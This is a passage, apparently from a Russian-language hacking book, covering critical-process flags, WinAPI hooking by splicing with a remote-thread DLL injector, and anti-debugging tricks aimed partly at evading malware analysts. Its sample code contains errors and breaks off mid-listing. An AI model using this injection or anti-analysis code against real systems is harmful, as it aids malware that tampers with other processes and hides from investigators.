Давай копнем немного глубже и разберемся, как именно работает функция **RtlSetProcessIsCritical**. Она вызывает функцию **NtSetInformationProcess** из **Native API**, которая обращается к PEB процесса и меняет в нем поле **ThreadBreakOnTermination** — оно и отвечает за то, чтобы операционка считала наш процесс критичным.

> Блок окружения процесса (Process Environment Block, PEB) заполняется загрузчиком операционной системы, находится в адресном пространстве процесса и может быть модифицирован из режима usermode. Он содержит много полей — например, отсюда можно узнать информацию о текущем модуле, об окружении, о загруженных модулях. Получить структуру PEB можно, обратившись к ней напрямую по адресу **fs:[30h]** для x86-систем и **gs:[60h]** для x64.

Таким образом, мы переходим ко второму методу, который продемонстрирует нам создание критичных процессов.

NtSetInformationProcess

NtSetInformationProcess — это нативная функция, которая поможет нам изменить значение поля **ThreadBreakOnTermination** в PEB на нужное нам. Адрес этой функции необходимо получить динамически из **ntdll.dll**, как мы уже делали

с **RtlSetProcessIsCritical**. Этот метод универсален, поскольку, используя эту функцию, мы обеспечиваем совместимость с более старыми версиями Windows: **RtlSetProcessIsCritical** появилась только в Windows 8.

Реализация будет выглядеть следующим образом:

```
typedef NTSTATUS(WINAPI *pNtQueryInformationProcess)(HANDLE, PROCESSINFOCLASS,
PVOID, ULONG, PULONG);

pNtSetInformationProcess NtSetInformationProcess =
(pNtSetInformationProcess)GetProcAddress(LoadLibrary(("ntdll.dll")),
"NtSetInformationProcess");

bool set_proc_critical(HANDLE hProc)
{
    ULONG count = 1;

    if (NT_SUCCESS(NtSetInformationProcess(hProc,
            0x1D, // ThreadBreakOnTermination в структуре PROCESSINFOCLASS
            &count,
            sizeof(ULONG))))
        return TRUE;
    else return FALSE;
}
```

В функцию **NtSetInformationProcess** передаем хендл процесса, который будем делать критичным, и число **0x1D**, которое означает **ThreadBreakOnTermination** в структуре **PROCESSINFOCLASS**.

Проверка критичности процесса

Теперь, понимая, как операционная система определяет статус наших процессов, и зная, какие именно функции WinAPI и NTAPI она при этом использует, мы легко сможем определить, является ли любой процесс критичным или нет. Как обычно, воспользуемся сразу несколькими методами:

```
BOOL check_critical(HANDLE hProc)
{
    ULONG count = 0;

    if(NT_SUCCESS(NtQueryInformationProcess (hProc,
            0x1D, // ThreadBreakOnTermination в структуре PROCESSINFOCLASS
            &count,
            sizeof(ULONG),
            NULL)) && count)
        return TRUE;
    else return FALSE;
}
```

Здесь в функцию **NtQueryInformationProcess** передается хендл интересующего нас процесса, и поле в структуре **PROCESSINFOCLASS**, которое нужно проверить. После выполнения функции **NtQueryInformationProcess** проверяем переменную **count**, которая станет равна единице, если процесс критичный.

Кроме функции **NtQueryInformationProcess**, есть специальная функция, предназначенная именно для наших нужд, — **IsProcessCritical**. Ее прототип выглядит таким образом:

```
BOOL IsProcessCritical(HANDLE hProcess, PBOOL Critical);
```

Пример использования этой функции:

```
PBOOL test = FALSE;

if(IsProcessCritical(GetCurrentProcess(), test))
{
    if(test) std::cout << "Critical process\n";
    else std::cout << "NOT critical process\n";
}
```

Функция **IsProcessCritical** изменит переменную **test** на **TRUE**, если процесс критичный, или оставит **FALSE** в том случае, если это не так.

Выводы

В этой статье я постарался рассказать, что такое критичные процессы, как ОС реагирует на их завершение. Также мы узнали, как снять флаг критичности с процесса, чтобы его безболезненно завершить, и как программно проверить, является ли процесс критичным. Я надеюсь, что ты не будешь применять полученную информацию в деструктивных целях. Ну, разве что для шуток над друзьями!

8. Как перехватывать управление любой программой через WinAPI

Nik Zerof

Технология перехвата вызовов функций WinAPI известна уже давно, она часто используется как в троянах и вирусах, так и в снифферах, трейнерах для игр, а также в любых ситуациях, когда нужно заставить чужое приложение выполнять код, которого там никогда не было. Я расскажу, как пользоваться этой могучей техникой, а затем мы напишем библиотеку перехвата методом сплайсинга.

Какие бывают хуки

Ловушки (hook) могут быть режима пользователя (usermode) и режима ядра (kernelmode). Установка хуков режима пользователя сводится к методу сплайсинга и методу правки таблиц IAT. Ограничения этих методов очевидны: перехватить можно только userspace API, а вот до функций с префиксом **Zw***, **Ki*** и прочих «ядерных» из режима пользователя дотянуться нельзя.

Установка хуков режима ядра позволяет менять любую информацию, которой оперирует Windows на самом низком уровне. Для перехватов подобного типа необходимо модифицировать таблицы SSDT/IDT либо менять само тело функции (kernel patch). Надо сказать, что в Windows на архитектуре x64 ядро контролирует свою целостность при помощи механизма KPP (Kernel Patch Protection), который является частью PatchGuard и просто так подобные манипуляции с системными таблицами сделать не позволит.

Почему хуки работают?

Когда Windows запускает приложение, создается его процесс и потоки, загрузчик ОС ищет зависимости динамических библиотек, которые нужны для работы программы. Поиск ведется сначала в папке, где находится исполняемый файл, далее в нескольких системных папках. После того как нужные библиотеки найдены, определяются необходимые для работы функции, составляется таблица зависимостей функций и библиотек, где они находятся. Программа помнит все эти данные и пользуется ими при вызове функций. Наша задача — загрузить в адресное пространство приложения нашу библиотеку и исправить таблицу зависимостей в про-

грамме таким образом, чтобы она думала, будто функции, которые ей нужны, находятся именно в нашей библиотеке, а не в той, где они были раньше.

Сплайсинг функций WinAPI

Пролог функций, трамплин и дизассемблер длин инструкций

Функции WinAPI начинаются с пролога — это стандартный код, отвечающий за балансировку стека для корректного доступа к локальным переменным, которые использует функция. Обычно пролог выглядит таким образом:

```
mov edi,edi
push ebp
mov ebp,esp
```

В большинстве функций он одинаков, и поэтому на его место можно добавить инструкцию безусловного перехода **jmp**, которая передаст управление на наш код. Это называется «трамплин» — мы просто уводим поток выполнения функции в наш код, где делаем все, что хотим: можем подменить результат выполнения функции, можем вызвать какой-то другой код, запустить процесс — одним словом, массу всего. Но чтобы грамотно реализовать перехватчик функций методом сплайсинга, нам нужен дизассемблер длин инструкций.

> Дизассемблер длин позволяет вычислять длины команд процессора. Часто используется для анализа прологов функций.

Зачем нам использовать дизассемблер длин, если мы и так знаем пролог функций? Дело в том, что прологи функций отличаются. Не хотелось бы постоянно заглядывать в дизассемблер и проверять, подходит ли пролог очередной перехватываемой функции под наш сплайсер. В нем ведь четко прописано, какое количество байтов мы будем использовать.

В том случае, если мы «настроим» нашу функцию сплайсинга на стандартный пролог, а он окажется другим, то после реализации перехвата выполнение может пойти не с начала машинной команды, а с какой-то ее части. Одним словом, мы повредим код программы, она вызовет исключение и будет аварийно завершена операционной системой. Если же использовать дизассемблер длин инструкций, то сплайсер всегда точно будет знать, где начинается следующая инструкция, и корректно встраивать трамплин.

Библиотеки для перехвата

Как ты уже понял, для написания качественного универсального сплайсера функций нужно затратить много сил и времени, и даже крупные фирмы предпочитают для своих проектов покупать готовые библиотеки, реализующие перехваты функций.

Мы рассмотрим два популярных коммерческих решения: Detours производства непосредственно Microsoft и библиотеку madCodeHook. Почему именно эти две библиотеки? На них можно реализовать перехват с минимумом кода, что как нельзя лучше подходит для обучения. Полные версии обеих библиотек платные, но для обучения можно либо использовать ограниченные бесплатные версии, либо покупать полные, либо... ну, ты знаешь.

С готовой библиотекой мы будем уверены, что:

- в ней встроен качественный дизассемблер длин, который не испугается разнообразных функций WinAPI;
- встроен специальный корректор кода, способный работать вместе с функцией, реализующей трамплины;
- при сборке проекта будут использованы блоки условной компиляции кода и нам не придется менять синтаксис перехватов при смене архитектур x86 и x64.

Одним словом, мы будем уверены, что в нашей DLL окажутся все необходимые функции.

Тестовое приложение

Для начала экспериментов с перехватами напишем тестовое приложение, назовем его **test1.exe**. Оно ничего не делает. Точнее, просто ждет 60 секунд, используя функцию **WinAPI Sleep()**, а потом закрывается. Я выбрал эту функцию специально, чтобы было понятно, что изначально наше приложение неспособно, например, создавать файлы. Код программы будет таким:

```
#include <Windows.h>
#include <iostream>

void slp();

int main()
{

int x;

std:cout << "Enter 1: \n";
std::cin >> x;

if (x == 1) slp();

return 0;
}

void slp()

{
Sleep(60000);
}
```

Здесь все понятно: при запуске приложение ожидает ввода цифры **1**, потом запускает функцию **Sleep()**. Нам это необходимо, чтобы программа не закрылась слишком быстро и повисела немного в памяти, ожидая ввода. Ну и заодно наших инъекций библиотеки перехвата в ее адресное пространство.

Теперь переходим к реализации самой динамической библиотеки. Наша библиотека (назовем ее **HookA.dll**) перехватывает вызов **Sleep()** и заменяет его вызовом **CreateFile**, который создает в корне диска **C:** пустой файл по имени **virus.exe**. Сначала код с использованием библиотеки Detours:

```
#include "stdafx.h"
#include <windows.h>
#include <iostream>
#include "detours.h"

VOID(WINAPI * TrueSleep)(DWORD dwMilliseconds) = Sleep;

__declspec(dllexport) VOID WINAPI MySleep(DWORD dwMilliseconds)
{

HANDLE hFile = CreateFile(L"c:\\virus.exe", GENERIC_WRITE, 0, NULL,
CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
CloseHandle(hFile);
}

BOOL WINAPI DllMain(HINSTANCE hinst, DWORD dwReason, LPVOID reserved)
{
    if (dwReason == DLL_PROCESS_ATTACH)
    {
        DetourRestoreAfterWith();
        DetourTransactionBegin();
        DetourUpdateThread(GetCurrentThread());
        DetourAttach(&(PVOID&)TrueSleep, MySleep);
        DetourTransactionCommit();
    }

    return TRUE;
}
```

При использовании Detours перехват реализуется строкой **DetourAttach(&(PVOID&)TrueSleep, MySleep)**, которая вызывает внутреннюю функцию **DetourAttach** с параметрами прототипа настоящей функции **Sleep()** по имени **TrueSleep**, и ее подделкой, которую написали мы (**MySleep**). Важно понимать, что наша функция должна соответствовать оригиналу по параметрам и конвенциям вызова.

Теперь все то же самое, только с использованием библиотеки madCodeHook:

```
#include "stdafx.h"
#include <windows.h>
```

```
#include <iostream>
#include "madCHook.h"

VOID(WINAPI * TrueSleep)(DWORD dwMilliseconds) = Sleep;

__declspec(dllexport) VOID WINAPI MySleep(DWORD dwMilliseconds)
{

    HANDLE hFile = CreateFile(L"c:\\virus.exe", GENERIC_WRITE, 0, NULL,
                                    CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    CloseHandle(hFile);
}

BOOL WINAPI DllMain(HINSTANCE hinst, DWORD dwReason, LPVOID reserved)
{
    if (dwReason == DLL_PROCESS_ATTACH)
    {
        HookAPI("User32.dll", "Sleep", MySleep, (PVOID*) &TrueSleep);
    }

    return TRUE;
}
```

Код реализации практически не изменился, за исключением строки **HookAPI("User32.dll", "Sleep", MySleep, (PVOID*) &TrueSleep);** и подключения заголовочного файла **madCHook.h**. В этой строчке кода мы видим, что функция **Sleep** из системной библиотеки **User32.dll** будет заменена нашей реализацией.

> Перед тем как что-то перехватывать, нужно понимать, чего мы хотим этим добиться. Мы хотим менять пути сохранения рабочих данных программы? Путать функции? Саботировать вычисления? В любом случае для исследования приложения нам понадобится API Monitor, программа, которая показывает, какие функции WinAPI использует приложение.

Итак, подопытное приложение готово, наша «вирусная» библиотека тоже, теперь осталось разобраться, как можно заставить DLL прицепиться к нашему приложению. Для этого есть несколько способов, мы рассмотрим два из них.

Первый способ заключается в использовании приложения **withdll.exe**, которое идет вместе с библиотекой Detours. Если положить это приложение в одну папку с нашими файлами **test1.exe** и **HookA.dll**, присоединить библиотеку-перехватчик можно командой `withdll.exe -d:HookA.dll test1.exe`. Далее приложение **withdll.exe** запустит наш файл **test1.exe** с уже присоединенной библиотекой.

Это неудобно и не всегда подходит нам. Что, если нужно инжектировать библиотеку-перехватчик в уже работающий процесс? Второй способ заключается в написании приложения-инжектора, которое присоединит нашу библиотеку-перехватчик к работающему процессу.

Инжектор

Для правильной работы инжектора нам нужно получить привилегию **SE_DEBUG_NAME**. Напишем универсальную функцию, которая получит нужную нам привилегию. Ее-то мы и передадим в качестве аргумента:

```
BOOL setPrivileges(LPCTSTR szPrivName)
{

    TOKEN_PRIVILEGES tp = { 0 };
    HANDLE hToken = 0;

    tp.PrivilegeCount = 1;
    tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

    if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &hToken))
        std::cout << "OpenProcessToken failed\n";

    if (!LookupPrivilegeValue(NULL, szPrivName, &tp.Privileges[0].Luid))
        std::cout << "LookupPrivilegeValue failed\n";

    if (!AdjustTokenPrivileges(hToken, FALSE, &tp, sizeof(tp), NULL, NULL))
    {
        std::cout << "AdjustTokenPrivileges failed\n";
        CloseHandle(hToken);
        return TRUE;
    }

    return FALSE;
```

Вызов функции для получения **SE_DEBUG_NAME** будет таким:

```
setPrivileges(SE_DEBUG_NAME);
```

Теперь для работы инжектора нужно написать функцию, которая будет получать PID процесса для инжекта по его имени:

```
DWORD getPIDproc(wchar_t * procname)
{
    DWORD pid;

    HANDLE pHandle = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);

    PROCESSENTRY32 ProcEntry;
    ProcessEntry.dwSize = sizeof(ProcEntry);

    do
    {
        if (!_wcsicmp(ProcEntry.szExeFile, procname))
        {
            DWORD pid = ProcEntry.th32ProcessID;
            CloseHandle(pHandle);
```

```
            return pid;
        }
    } while (Process32Next(pHandle, &ProcEntry));

    CloseHandle(pHandle);
    return 0;
}
```

Все готово для написания основного кода инжектора. Приступим!

```
BOOL inject()
{

    HANDLE victProc = OpenProcess(PROCESS_CREATE_THREAD
        | PROCESS_QUERY_INFORMATION
        | PROCESS_VM_OPERATION
        | PROCESS_VM_WRITE
        | PROCESS_VM_READ,
        false,
        getPIDproc(proc));

    if (victProc) {

        LPVOID pPathBuffer = (PWSTR)VirtualAllocEx(victProc, NULL, dwSize,
                                MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
        if (pPathBuffer == NULL) std::cout << "VirtualAllocEx err\n";

        WriteProcessMemory(victProc, pPathBuffer, (PVOID)path, dwSize, NULL);
        if (pPathBuffer == NULL) std::cout << "WriteProcessMemory err\n";

        HANDLE hRemoteThread = CreateRemoteThread(victProc, NULL, 0,

(PTHREAD_START_ROUTINE)GetProcAddress(GetModuleHandle("kernel32.dll"),
                                                        "LoadLibraryW"),
            pPathBuffer, 0, NULL);
        if (hRemoteThread == NULL) std::cout << "CreateRemoteThread err\n";
        else {
        CloseHandle(hRemoteThread);
        return TRUE;
            }
    return FALSE;
}
```

И вызывающий все эти функции код:

```
int main()
{

    setPrivileges(SE_DEBUG_NAME);
```

```
    std::cout << "test1.exe: " << getPIDproc(proc) << "\n";

    inject();

}
```

После выполнения этой программы в Process Explorer (рис. 8.1) мы сможем увидеть, что к процессу под именем **test1.exe** присоединилась библиотека **HookA.dll**, а при вводе символа `1` в наше приложение в корне диска **C:** появляется пустой файл **virus.exe**.




Рис. 8.1. Результат работы инжектора

Итоги

Мы познакомились с механизмом перехвата WinAPI-функций, попытались вникнуть в техническую сторону процесса перехвата и реализовали учебный перехват функции **Sleep()** в тестовом приложении. Теперь у тебя достаточно знаний и опыта, чтобы продолжить изучение темы перехватов самостоятельно.

9. Антиотладка. Теория и практика защиты приложений от дебага

Nik Zerof

К методам детектирования отладки прибегают многие программисты: одни хотели бы уберечь свои продукты от конкурентов, другие противостоят вирусным аналитикам или автоматическим системам распознавания малвари. Мы в подробностях рассмотрим разные методы борьбы с дебагом — от простых до довольно нетривиальных.

Поскольку сейчас популярна не только архитектура x86, но и x86-64, многие старые средства обнаружения отладчиков устарели. Другие требуют корректировки, потому что жестко завязаны на смещения в архитектуре x86. В этом разделе я расскажу о нескольких методах детекта отладчика и покажу код, который будет работать и на x64, и на x86.

IsDebuggerPresent() и структура PEB

Начинать говорить об антиотладке и не упомянуть о функции **IsDebuggerPresent()** было бы неправильно. Она универсальна, работает на разных архитектурах и очень проста в использовании. Чтобы определить отладку, достаточно одной строки кода: `if (IsDebuggerPresent())`.

Что представляет собой **IsDebuggerPresent**? Эта функция обращается к структуре PEB.

> Блок окружения процесса (PEB) заполняется загрузчиком операционной системы, находится в адресном пространстве процесса и может быть модифицирован из режима usermode. Он содержит много полей: например, отсюда можно узнать информацию о текущем модуле, окружении и загруженных модулях. Получить структуру PEB можно, обратившись к ней напрямую по адресу **fs:[30h]** для x86 и **gs:[60h]** для x64.

Соответственно, если загрузить в отладчик функцию **IsDebuggerPresent()**, на x86-системе мы увидим:

```
mov     eax,dword ptr fs:[30h]
movzx   eax,byte ptr [eax+2]
ret
```

А на x64 код будет таким:

```
mov   rax,qword ptr gs:[60h]
movzx eax,byte ptr [rax+2]
ret
```

Что значит **byte ptr [rax+2]**? По этому смещению находится поле **BeingDebugged** в структуре PEB, которое и сигнализирует нам о факте отладки. Как еще можно использовать PEB для обнаружения отладки?

NtGlobalFlag

Во время отладки система выставляет флаги **FLG_HEAP_VALIDATE_PARAMETERS**, **FLG_HEAP_ENABLE_TAIL_CHECK**, **FLG_HEAP_ENABLE_FREE_CHECK**, в поле **NtGlobalFlag**, которое находится в структуре PEB. Отладчик использует эти флаги для контроля разрушения кучи посредством переполнения. Битовая маска флагов — **0x70**. Смещение **NtGlobalFlag** в PEB для x86 составляет **0x68**, для x64 — **0xBC**. Чтобы показать пример кода детекта отладчика по **NtGlobalFlag**, воспользуемся функциями intrinsics, а чтобы код был более универсальным, используем директивы препроцессора:

```
#ifdef _WIN64

DWORD pNtGlobalFlag = NULL;
PPEB pPeb = (PPEB)__readgsqword(0x60);
pNtGlobalFlag = *(PDWORD)((PBYTE)pPeb + 0xBC);

#else

DWORD pNtGlobalFlag = NULL;
PPEB pPeb = (PPEB)__readfsdword(0x30);
pNtGlobalFlag = *(PDWORD)((PBYTE)pPeb + 0x68);

#endif

if ((pNtGlobalFlag & 0x70) != 0) std::cout << "Debugger detected!\n";
```

Flags и ForceFlags

PEB также содержит указатель на структуру **_HEAP**, в которой есть поля **Flags** и **ForceFlags**. Когда отладчик подсоединен к приложению, поля **Flags** и **ForceFlags** содержат признаки отладки. **ForceFlags** при отладке не должно быть равно нулю, поле **Flags** не должно быть равно **0x00000002**:

```
#ifdef _WIN64

PINT64 pProcHeap = (PINT64)(__readgsqword(0x60) + 0x30);     \\ Получаем
                                                    структуру _HEAP через PEB
```

```
PUINT32 pFlags = (PUINT32)(*pProcHeap + 0x70);       \\ Получаем Flags внутри
                                                                    _HEAP
PUINT32 pForceFlags = (PUINT32)(*pProcHeap + 0x74);      \\ Получаем ForceFlags
                                                              внутри _HEAP

#else

PPEB pPeb = (PPEB)(__readfsdword(0x30) + 0x18);
PUINT32 pFlags = (PUINT32)(*pProcessHeap + 0x40);
PUINT32 pForceFlags = (PUINT32)(*pProcessHeap + 0x44);

#endif

if (*pFlags & ~HEAP_GROWABLE || *pForceFlags != 0)
std::cout << "Debugger detected!\n";
```

CheckRemoteDebuggerPresent() и NtQueryInformationProcess

Функция **CheckRemoteDebuggerPresent**, как и **IsDebuggerPresent**, кросс-платформенная и проверяет наличие отладчика. Ее отличие от **IsDebuggerPresent** в том, что она умеет проверять не только свой процесс, но и другие по их хендлу. Прототип функции выглядит следующим образом:

```
BOOL WINAPI CheckRemoteDebuggerPresent(
_In_    HANDLE hProcess,
_Inout_ PBOOL  pbDebuggerPresent
);
```

где **hProcess** — хендл процесса, который проверяем на предмет подключения отладчика, **pbDebuggerPresent** — результат выполнения функции (соответственно, **TRUE** или **FALSE**). Но самое важное отличие в работе этой функции заключается в том, что она не берет информацию из PEB, как **IsDebuggerPresent**, а использует функцию WinAPI **NtQueryInformationProcess**. Прототип функции выглядит так:

```
NTSTATUS WINAPI NtQueryInformationProcess(
_In_      HANDLE           ProcessHandle,
_In_      PROCESSINFOCLASS ProcessInformationClass,
_Out_     PVOID            ProcessInformation,
_In_      ULONG            ProcessInformationLength,
_Out_opt_ PULONG           ReturnLength
);
```

Поле, которое поможет нам понять, как работает **CheckRemoteDebuggerPresent**, — это **ProcessInformationClass**, который представляет собой большую структуру (enum) **PROCESSINFOCLASS** с параметрами. Функция **CheckRemoteDebuggerPresent** передает в это поле значение 7, которое указывает на **ProcessDebugPort**. Дело в том, что при подключении отладчика к процессу в структуре **EPROCESS** заполняется поле **ProcessInformation**, которое в коде названо **DebugPort**.

Структура **EPROCESS**, или блок процесса, содержит много информации о процессе, указатели на несколько структур данных, в том числе и на PEB. Заполняется исполнительной системой ОС, находится в системном адресном пространстве (kernelmode), как и все связанные структуры, кроме PEB. Все процессы имеют эту структуру.

Если поле заполнено, и порт отладки назначен, то принимается решение о том, что идет отладка. Код для **CheckRemoteDebuggerPresent**:

```
BOOL IsDbgPresent = FALSE;
CheckRemoteDebuggerPresent(GetCurrentProcess(), &IsDbgPresent);
if (IsDbgPresent) std::cout << "Debugger detected!\n";
```

Код передачи параметра **ProcessDebugPort** напрямую в функцию **NtQueryInformationProcess**:

```
Status = NtQueryInfoProcess(GetCurrentProcess(),
7,  // ProcessDbgPort
&DbgPort,
dProcessInformationLength,
NULL);

if (Status == 0x00000000 && DbgPort != 0) std::cout << "Debugger detected!\n";
```

Переменная **Status** имеет тип **NTSTATUS** и сигнализирует нам об успехе или неуспехе выполнения функции; в **DbgPort** проверяем, назначен порт или поле нулевое. Если функция отработала без ошибок и вернула статус **0** и **DbgPort** имеет ненулевое значение, то порт назначен и идет отладка.

Тонкости NtQueryInfoProcess

Документация MSDN говорит нам, что использовать **NtQueryInfoProcess** следует при помощи динамической линковки, получая ее адрес из **ntdll.dll** напрямую, через функции **LoadLibrary** и **GetProcAddress**, и определяя прототип функции вручную при помощи **typedef**:

```
typedef NTSTATUS(WINAPI *pNtQueryInformationProcess)(HANDLE, UINT, PVOID,
                                                     ULONG, PULONG);

NtQueryInfoProcess = (pNtQueryInformationProcess)GetProcAddress(LoadLibrary
                              (_T("ntdll.dll")), "NtQueryInformationProcess");
```

Но функция **NtQueryInformationProcess** может показать несколько признаков отладки, и **ProcessDebugPort** — только один из них.

DebugObject

При отладке приложения создается **DebugObject**, объект отладки. Если **NtQueryInformationProcess** в поле **ProcessInformationClass** передать значение **0x1E**, то оно укажет на элемент **ProcessDebugObjectHandle** и при отработке функции нам будет возвращен хендл объекта отладки. Код похож на предыдущий с тем отличием, что вместо **7** в поле **ProcessInformationClass** передается значение **0x1E** и меняется условие проверки:

```
if (Status == 0x00000000 && hDebObj) std::cout << "Debugger detected!\n";
```

где **hDebObj** — поле **ProcessInformation** с результатом. Здесь все так же: функция отработала правильно и вернула **0**, **hDebObj** ненулевой. Значит, объект отладки создан.

ProcessDebugFlags

Следующий признак отладки, который нам покажет функция **NtQueryInfoProcess**, — это поле **ProcessDebugFlags**, имеющее номер **0x1F**. Передавая значение **0x1F**, мы заставляем функцию **NtQueryInfoProcess** показать нам поле **NoDebugInherit**, которое находится в структуре **EPROCESS**. Если поле равно нулю, это значит, что в данный момент приложение отлаживается. Код вызова **NtQueryInfoProcess** идентичен, меняем только номер **ProcessInformationClass** и проверку:

```
if (Status == 0x00000000 && NoDebugInherit == 0) std::cout << "Debugger
                                                              detected!\n";
```

Проверка родительского процесса

Суть этого антиотладочного метода заключается в том, что мы должны проверить, кем именно было запущено приложение, которое мы защищаем: пользователем или отладчиком. Этот способ можно реализовать разными путями — проверить, является ли parent-процессом **explorer.exe** либо не выступает ли в этой роли **ollydbg.exe**, **x64dbg.exe**, **x32dbg** и т. д. Если попытаться развить логику этого метода обнаружения отладки, то приходит в голову еще один простой метод — получить снапшот всех процессов в системе и сравнить название каждого со списком известных отладчиков.

Проверять родительский процесс мы будем при помощи уже известной нам функции **NtQueryInformationProcess** и структуры **PROCESS_BASIC_INFORMATION** (поле **InheritedFromUniqueProcessId**), а получать список всех запущенных процессов в системе можно при помощи **CreateToolhelp32Snapshot/Process32First/Process32Next**. Чтобы не писать не относящийся к делу код парсинга всех процессов в системе, напишем только основной код получения ID родительского процесса и основную проверку:

```
PROCESS_BASIC_INFORMATION baseInf;


NtQueryInformationProcess(NtCurrentProcess(), ProcessBasicInformation,
&baseInf, sizeof(baseInf), NULL);
```

Итак, в **baseInf.InheritedFromUniqueProcessId** находится ID процесса, который порождает наш. Его можно использовать как угодно: например, получить из него имя файла, название процесса и сравнить с именами отладчиков или проверять, не **explorer.exe** ли это.

TLS Callbacks

Этот нетривиальный метод антиотладки заключается в том, что мы встраиваем антиотладочные приемы в TLS Callbacks, которые выполняются до входной точки программы. Внутри самого приложения могут быть установлены точки останова, да и внимание будет сконцентрировано на основном коде приложения, но этот прием завершит отладку, даже толком ее не начав. Кто-то считает этот способ весьма могучим, но сейчас при правильной настройке отладчика процесс отладки может останавливаться при входе в TLS Callbacks. То есть против матерых реверсеров это не спасет, зато отсеет много школьников, которые не будут понимать, что происходит. Чтобы реализовать этот метод обнаружения, необходимо сказать компилятору создать секцию TLS таким кодом:

```
#pragma comment(linker,"/include:__tls_used")
```

Секция должна иметь имя **CRT$XLY**:

```
#pragma section(".CRT$XLY", long, read)
```

Сам код имплементации:

```
void WINAPI TlsCallback(PVOID pMod, DWORD Reas, PVOID Con)
{

if (IsDebuggerPresent()) std::cout << "Debugger detected!\n";

}

__declspec(allocate(".CRT$XLB")) PIMAGE_TLS_CALLBACK CallTSL[] =
                                                    {CallTSL,NULL};
```

Отладочные регистры

Если в отладочных регистрах есть какие-то данные, то это еще один признак. Но дело в том, что отладочные регистры — привилегированный ресурс и получить к ним доступ напрямую можно только в режиме ядра. Но мы попробуем получить контекст потока при помощи функции **GetThreadContext** и таким образом прочитать данные отладочных регистров. Всего отладочных регистров восемь, **DR0–DR7**. Первые четыре регистра **DR0–DR3** содержат информацию о точках останова, регистры **DR4–DR5** — зарезервированные, регистр **DR6** заполняется, когда сработал брейк-пойнт отладчика, и содержит информацию об этом событии. Регистр **DR7** содержит биты управления отладкой. Итак, нам интересно, какая информация содержится в первых четырех регистрах:

```
CONTEXT context = {};
context.ContextFlags = CONTEXT_DEBUG_REGISTERS;

GetThreadContext(GetCurrentThread(), context);

if (ctx.Dr0 != 0 ||
ctx.Dr1 != 0 ||
```

```
ctx.Dr2 != 0 ||
ctx.Dr3 != 0)
std::cout << "Debugger detected!\n";
```

NtSetInformationThread

Еще один нетривиальный метод антиотладки основан на передаче флага **HideFromDebugger** (находится в структуре **_ETHREAD** за номером **0x11**) в функцию **NtSetInformationThread**. Вот как выглядит прототип функции:

```
NTSTATUS ZwSetInformationThread(
_In_ HANDLE          ThreadHandle,
_In_ THREADINFOCLASS ThreadInformationClass,
_In_ PVOID           ThreadInformation,
_In_ ULONG           ThreadInformationLength
);
```

Этот прием спрячет наш поток от отладчика, переставая отправлять ему отладочные события, например такие, как срабатывание точек останова. Особенность этого метода в том, что он универсален и работает благодаря штатным возможностям ОС. Вот код, который реализует отсоединение главного потока программы от отладчика:

```
NTSTATUS stat = NtSetInformationThread(GetCurrentThread(), 0x11, NULL, 0);
```

NtCreateThreadEx

Подобно предыдущей работает и функция **NtCreateThreadEx**. Она появилась в Windows начиная с Vista. Ее тоже можно использовать в качестве готового инструмента для препятствия отладке. Принцип действия схож с **NtSetInformationThread** — при передаче параметра **THREAD_CREATE_FLAGS_HIDE_FROM_DEBUGGER** в поле **CreateFlags** процесс будет невидим для дебаггера. Прототип функции:

```
NTSYSCALLAPI
NTSTATUS
NTAPI
NtCreateThreadEx (
_Out_ PHANDLE ThreadHandle,
_In_ ACCESS_MASK DesiredAccess,
_In_opt_ POBJECT_ATTRIBUTES ObjectAttributes,
_In_ HANDLE ProcessHandle,
_In_ PVOID StartRoutine,
_In_opt_ PVOID Argument,
_In_ ULONG CreateFlags,
_In_opt_ ULONG_PTR ZeroBits,
_In_opt_ SIZE_T StackSize,
```

```
_In_opt_ SIZE_T MaximumStackSize,
_In_opt_ PVOID AttributeList
);
```

Код отключения отладчика:

```
HANDLE hThr = 0;

NTSTATUS status = NtCreateThreadEx(&hThr,
